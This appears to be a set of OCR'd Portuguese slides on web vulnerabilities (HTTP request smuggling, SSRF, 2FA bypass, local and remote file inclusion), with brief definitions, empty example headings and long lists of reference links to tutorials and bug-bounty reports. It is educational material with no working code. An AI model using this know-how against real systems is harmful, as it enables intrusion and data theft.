
HTTP REQUEST SMUGGLING - EXEMPLOS

- https://portswigger.net/web-security/request-smuggling/finding
- https://www.youtube.com/watch?v=Ec8Cc6C0nS8
- https://www.youtube.com/watch?v=_A04msdplXs
- https://www.youtube.com/watch?v=vkfBFuH54G4
- https://www.youtube.com/watch?v=eWQJtvWcsNw
- https://www.youtube.com/watch?v=lzpONjsQlXo
- https://www.youtube.com/watch?v=B7zdq-K2lpE
- https://hackerone.com/reports/737140
- https://hackerone.com/reports/726773
- https://hackerone.com/reports/866382
- https://blog.detectify.com/2020/05/28/hiding-in-plain-sight-http-request-smuggling/
- https://medium.com/cyberverse/earn-bounty-with-http-request-smuggling-attack-c68b4f2db363


SERVER SIDE REQUEST FORGERY

- A falsificação de solicitação do lado do servidor (também conhecida como SSRF) é uma vulnerabilidade de segurança da Web que permite que um invasor induza o aplicativo do servidor a fazer solicitações HTTP para um domínio arbitrário de sua escolha.
- Em exemplos típicos de SSRF, o invasor pode fazer com que o servidor faça uma conexão de volta para si mesmo ou para outros serviços baseados na Web na infraestrutura da organização ou para sistemas externos de terceiros.
- Um ataque bem-sucedido do SSRF geralmente pode resultar em ações não autorizadas ou no acesso a dados dentro da organização, no próprio aplicativo vulnerável ou em outros sistemas de back-end com os quais o aplicativo pode se comunicar. Em algumas situações, a vulnerabilidade do SSRF pode permitir que um invasor execute a execução arbitrária de comandos .
- Uma exploração de SSRF que causa conexões com sistemas externos de terceiros pode resultar em ataques maliciosos que parecem se originar da organização que hospeda o aplicativo vulnerável, levando a possíveis responsabilidades legais e danos à reputação.
- https://portswigger.net/web-security/ssrf


SERVER SIDE REQUEST FORGERY - EXEMPLOS




SERVER SIDE REQUEST FORGERY - EXEMPLOS



SERVER SIDE REQUEST FORGERY - EXEMPLOS



SERVER SIDE REQUEST FORGERY - EXEMPLOS



SERVER SIDE REQUEST FORGERY - EXEMPLOS

- https://www.youtube.com/watch?v=66ni2BTIjS8
- https://www.youtube.com/watch?v=sZ9SbXDBR8k
- https://www.youtube.com/watch?v=yfH3ChIaT4g
- https://www.acunetix.com/blog/articles/server-side-request-forgery-vulnerability/
- https://www.youtube.com/watch?v=voTHFdL9S2k
- https://www.youtube.com/watch?v=t9ttt5bZaTE
- https://www.youtube.com/watch?v=_IVjvNeIzMw
- https://www.youtube.com/watch?v=Fi32ZkFofpU
- https://medium.com/@madrobot/ssrf-server-side-request-forgery-types-and-ways-to-exploit-it-part-1-29d034c27978
- https://www.youtube.com/watch?v=x9UFIxMz-po
- https://hackerone.com/reports/514224
- https://hackerone.com/reports/341876
- https://portswigger.net/daily-swig/facebook-security-researcher-scoops-31k-bug-bounty-for-flagging-ssrf-vulnerabilities

2AF BYPASS

- A autenticação multifator é um método de autenticação no qual um usuário de computador recebe acesso somente após apresentar com sucesso duas ou mais evidências a um mecanismo de autenticação: conhecimento, posse e herança. A autenticação de dois fatores é um tipo, ou subconjunto, de autenticação de múltiplos fatores.
- https://en.wikipedia.org/wiki/Multi-factor_authentication
- **Vulnerabilidades**:

https://medium.com/@surendirans7777/2fa-bypass-techniques-32ec135fb7fe

https://shahmeeramir.com/4-methods-to-bypass-two-factor-authentication-2b0075d9eb5f

https://hackerone.com/reports/121696

2AF BYPASS - EXEMPLOS

- https://www.youtube.com/watch?v=QJL63_LO6c8
- https://www.youtube.com/watch?v=4Y_NQbNQLg8
- https://www.youtube.com/watch?v=kIjojaKfKuE
- https://www.youtube.com/watch?v=kHI90LbBwaQ
- https://www.youtube.com/watch?v=ftpOrSuM39M
- https://www.youtube.com/watch?v=xaOX8DS-Cto
- https://www.youtube.com/watch?v=KN6e1mqcB9s
- https://www.youtube.com/watch?v=T7xG4ODwMzM
- https://www.youtube.com/watch?v=Yp6OFjeXdIw
- https://www.sans.org/webcasts/multi-factor-authentication-bypass-techniques-about-115255
- https://www.datto.com/library/how-attackers-bypass-multi-factor-authentication-mfa

LOCAL FILE INCLUSION

- A falha de **local file inclusion** permite que o atacante inclua um arquivo para explorar o mecanismo de dynamic file inclusion(inclusão dinâmica de arquivo) implementado na aplicação web. A falha ocorre devido ao fato de que o atacante pode passar qualquer valor para o parâmetro da aplicação alvo e a mesma não faz a validação correta do valor informado antes de executar a operação. Esse tipo de falha faz com que a aplicação web mostre o conteúdo de alguns arquivos, mas dependendo da severidade, essa falha também permite:

- – Execução de código no servidor
  –Execução de código no client-side. Por exemplo, JavaScript, o que pode levar a ocorrência de outros tipos de ataques como XSS por exemplo
  – Negação de Serviço(DoS)
  – Vazamento de informações sensíveis


- **Local File Inclusion** (LFI) é o processo de inclusão de arquivos, que já estão presentes localmente no servidor em questão, através da exploração de processos de inclusão vulneráveis, implementados na aplicação web.
  Esta falha ocorre, por exemplo, quando uma página recebe como entrada, o caminho para o arquivo que será incluído, e esta entrada não é validada de forma correta pela aplicação web, possibilitando assim que caracteres de directory traversal(../../) sejam injetados.

REMOTE FILE INCLUSION


- Apesar de que a maior parte desse tipo de falha se manifeste em aplicações PHP, é muito importante lembrar que ela também pode ocorrer em JSP, ASPX e outras tecnologias.
- **Remote File Inclusion** (RFI) é o processo de inclusão de arquivos remotos, através da exploração dos processos de inclusão vulneráveis, implementados na aplicação web.
  Esta falha ocorre, por exemplo, quando uma página recebe como entrada, o caminho para o arquivo que será incluído, e esta entrada não é validada de forma correta pela aplicação web, permitindo assim que uma URL externa seja injetada na aplicação.
- Apesar de que a maior parte desse tipo de falha se manifeste em aplicações PHP, é muito importante lembrar que ela também pode ocorrer em JSP, ASPX e outras tecnologias.

https://www.infosec.com.br/local-file-inclusion-remore-file-inclusion/

LOCAL FILE INCLUSION - EXEMPLOS



LOCAL FILE INCLUSION - EXEMPLOS




LOCAL FILE INCLUSION - EXEMPLOS

- https://www.acunetix.com/blog/articles/local-file-inclusion-lfi/
- https://www.offensive-security.com/metasploit-unleashed/file-inclusion-vulnerabilities/
- http://labs.siteblindado.com/2017/08/o-que-e-vulnerabilidade-file-inclusion.html
- https://www.youtube.com/watch?v=kcojXEwolls
